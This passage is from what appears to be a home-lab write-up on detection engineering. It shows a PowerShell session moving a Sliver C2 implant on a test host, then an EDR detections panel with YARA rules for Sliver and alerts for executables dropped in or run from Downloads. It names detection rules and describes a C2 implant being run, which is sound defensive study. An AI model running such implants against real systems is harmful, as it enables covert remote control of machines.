-a-----          9/5/2025   2:22 AM        28808040 python-3.13.7-amd64.exe  
  
PS C:\Users\Administrator\Downloads> Move-Item C:\Users\Administrator\Downloads\JOLLY_HANG.exe ~\Documents  
PS C:\Users\Administrator\Downloads> ls  
  
Directory: C:\Users\Administrator\Downloads  
  
Mode                LastWriteTime         Length Name  
----                -  
d-----          9/5/2025   2:14 AM                Procdump  
-a-----          3/5/2025   3:32 AM         616344 lc_sensor.exe  
-a-----          9/5/2025   2:06 AM         731622 Procdump.zip  
-a-----          9/5/2025   2:22 AM        28808040 python-3.13.7-amd64.exe  
  
PS C:\Users\Administrator\Downloads> Move-Item C:\Users\Administrator\Documents\JOLLY_HANG.exe ~\Downloads  
PS C:\Users\Administrator\Downloads> █
```

Detections [\[VIEW DOCS\]](#)

Source

Date

Range

Select...

2025-09-09 21:13:18

Q Quick Search

Add Filter

You're up-to-date!

2025-09-09 20:53:44

YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2

{ "event": { "FILE_PATH": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe", "RULE_NAME": "sliver_github_file_paths_functi

2025-09-09 20:51:37

Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2

{ "event": { "BASE_ADDRESS": 140702636908352, "COMMAND_LINE": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Get-WinEver

2025-09-09 20:51:37

Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2

{ "event": { "COMMAND_LINE": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Get-CimInstance Win32_PnpEntity | Where-Ob

2025-09-09 20:51:36

Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2

{ "event": { "BASE_ADDRESS": 140702636908352, "COMMAND_LINE": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Get-ItemPro

2025-09-09 20:51:35

Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2

{ "event": { "COMMAND_LINE": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\V

2025-09-09 20:51:32

Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2

{ "event": { "BASE_ADDRESS": 140702636908352, "COMMAND_LINE": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Get-CimInsta

I was able to successfully trigger the alert from the YARA scan!

Next, we stop the sliver instance and then reactivate it to

You're up-to-date!

2025-09-09 21:17:48

YARA Detection in Memory sliver_strings → ec2amaz-2buu2t2

{ "event": { "PROCESS": { "BASE_ADDRESS": 1966080, "COMMAND_LINE": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe\\", "FILE_PATH": "C:\\Us

2025-09-09 21:17:46

Execution from Downloads directory → ec2amaz-2buu2t2

{ "event": { "BASE_ADDRESS": 1966080, "COMMAND_LINE": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe\\", "FILE_IS_SIGNED": 0, "FILE_PATH": "C:\\

2025-09-09 21:16:21

YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2

{ "event": { "FILE_PATH": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe", "RULE_NAME": "sliver_github_file_paths_functio

2025-09-09 21:12:21

EXE dropped in Downloads directory → ec2amaz-2buu2t2

{ "event": { "FILE_PATH": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe", "HASH": "4d30d82372091a0fe8f12feca8261etae1f7f7525d14ca7ca5816c4

2025-09-09 20:53:44

YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2

{ "event": { "FILE_PATH": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe", "RULE_NAME": "sliver_github_file_paths_functio

I was able to successfully detect an executable being launched from the downloads directory as well as the string located within the executable.